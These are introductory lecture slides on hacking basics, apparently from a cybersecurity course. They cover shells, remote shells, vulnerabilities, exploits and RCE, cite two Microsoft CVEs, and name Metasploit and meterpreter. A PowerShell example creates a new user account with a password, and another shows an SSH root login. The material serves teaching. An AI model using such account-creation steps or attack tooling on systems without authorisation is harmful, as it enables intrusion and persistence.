Hacking Preamble

Always Keep in Mind

- Never ever attempt to attack systems without authorization of their owners!
    - You might incur in legal issues (even if in good faith)
- Never ever attempt to "test" production systems (if possible)
    - You might damage the system inadvertently

Why this lecture then?


- Learning to attack is an **excellent** way to learn about cybersecurity

- 4 Preambles

Preamble #1: Shell


Shell: What is it?

- **Command-line program** that provides an **interface** to the **operating system**
  - Manipulate files / Run programs
  - …




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Walker> cd Desktop
PS C:\Users\Walker\Desktop> cd lab0
PS C:\Users\Walker\Desktop\lab0> ls


    Directory: C:\Users\Walker\Desktop\lab0


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        8/12/2018   3:54 PM             21 hello1.py
-a----        8/12/2018   3:54 PM           1966 hello2.py


PS C:\Users\Walker\Desktop\lab0> _
```

Not a "magic program"



Shell: Key fact

- You can do "**whatever you want**" on the underlying o.s. (provided you have the required **privilege**)
  - Manipulate files / Run programs
  - Manage **users** and **access rights**
  - Manage **devices**



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\alberto> net user cignodiutrecht hjyu786hqasgt /add
```


Shell: how many?

- Each o.s. has **one or more** such programs
  - Windows:
    - Command prompt (cmd.exe)
    - Powershell
  - Linux:
    - Too many to mention (bash, ...)
- Differences:
  - Syntax
  - Look
  - "Programmability"

Preamble #2: Remote shell

Remote Shell (I)

- Shell on **another** device
- Controlled through a **network** connection
- **Authentication** required



keyboard


screen

NETWORK (TCP)

shell


o.s.

Remote Shell (II-a)



```
fran@soporte $ ssh -p 11022 root@91.134.16.2
```


Remote Shell (II-b)



```
fran@soporte $ ssh -p 11022 root@91.134.16.2

root@91.134.16.2's password:
Last login: Fri Feb 21 12:43:02 2020 from 144.178.129.35
Bienvenido a tu nuevo servidor en Raiola Networks!
[ root@raiolanetworks.servidordepruebas.com ] #
```

Interaction with **remote** shell

Remote Shell: Client & Server



Remote Shell (III)

- Remote shell **server**
  - Often running by **default** (on protocol-specific port)

SSH:	22	Linux
WinRM:	5986	Windows

- Remote shell **protocol**
  - SSH, WinRM, ...
- Remote shell **client programs**
  - Too many to mention

Preamble #3: Vulnerability, Exploit

Vulnerability

- A **mistake** in **software** that can be directly used to **gain access** to a system or network


Example:
User action needed

- A …vulnerability exists in the way that Microsoft Office and WordPad parse specially crafted files
- An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

- An attacker could exploit the vulnerability by **sending a specially crafted file** to the user and then **convincing** the user to open the file

Microsoft | TechNet

Security TechCenter


CVE-2017-0199 | Microsoft Office/WordPad API


Security Vulnerability

Published: 04/11/2017 | Last Updated : 09/13/2017

MITRE CVE-2017-0199

Example:
User Action NOT needed

- To exploit this vulnerability, an attacker would need to **send a specially crafted RPC call** to an RPC host. This could result in remote code execution on the server side with the same permissions as the RPC service.
- The attacker … **does not require any access** to settings or files to carry out an attack.
- The vulnerable system can be exploited **without any interaction from any user.**


Remote Procedure Call Runtime Remote Code Execution Vulnerability

CVE-2022-26809

On this page

Security Vulnerability

Released: Apr 12, 2022 Last updated: Apr 19, 2022

Vulnerabilities: How many?


`search "nist nvd"`

Computer Security Resource Center

National Vulnerability Database


NIST

National Institute of Standards and Technology



Search Parameters:
- Results Type: Overview
- Search Type: Search Last 3 Years
- Keyword (text search): android

There are **3,229** matching records.
Displaying matches **1** through **20**.



Search Parameters:
- Results Type: Overview
- Search Type: Search Last 3 Years
- Keyword (text search): apple

There are **1,770** matching records.
Displaying matches **1** through **20**.

Exploit + Injection (I)

- A mistake does **not** provoke any damage by itself
- Damage is when **execution** incurs in that mistake

- **Always** necessary:
  1. A carefully constructed input (**exploit**)
     - Drive execution to the mistake
     - Provoke actions useful to attacker
  2. **Injection** of the exploit into the vulnerable system

Exploit + Injection (II)

- Always necessary:
  1. A carefully constructed input (**exploit**)
     - Writing an exploit may be **very difficult**
  2. **Injection** of the exploit into the vulnerable system
     - May or may not require tricking an **user**


Keep in mind: RCE Vulnerability

- **Remote Command Execution:**
  Attacker can execute **any action** from **remote**
- Only constraint: **privilege** level of vulnerable program

- **Any** action:
  - Word could start encrypting your disk
  - Powerpoint could launch a remote shell server
  - A web server could create a new user
  - ...


How is that? (very basic idea) (I)

What should **always** happen




How is that? (very basic idea) (II)

Exploit injection
for **RCE vulnerability**



Exploit vs Injection vs Payload

Exploit injection in vulnerable program



Preamble #4: Tools

Software tools

- An attacker **always** uses a set of **software tools**
  - search:
    - pen test / pentesting ...
    - red team / red teaming ...
    - offensive / hacking ...

1. Public domain
2. Paid
3. Autonomously developed / tailored

Widely used tools

- **Kali**
  - Linux distribution with **many** tools preinstalled


- **Metasploit**
  - Powerful (and complex) "framework" with many modules
  - Already installed in Kali

  - **Many** exploits available
  - Common payload: **remote shell** (**meterpreter**)


Hacking Scenario

Threat model


- Attacker **can only communicate** with the Target



- Much less powerful than a "**Network attacker**"
  - Observe / Modify / Forge
  - Any message (between any pair of hosts) at any time




Real Scenarios



TARGET DEVICE

ORGANIZATION

- **External** Attacker

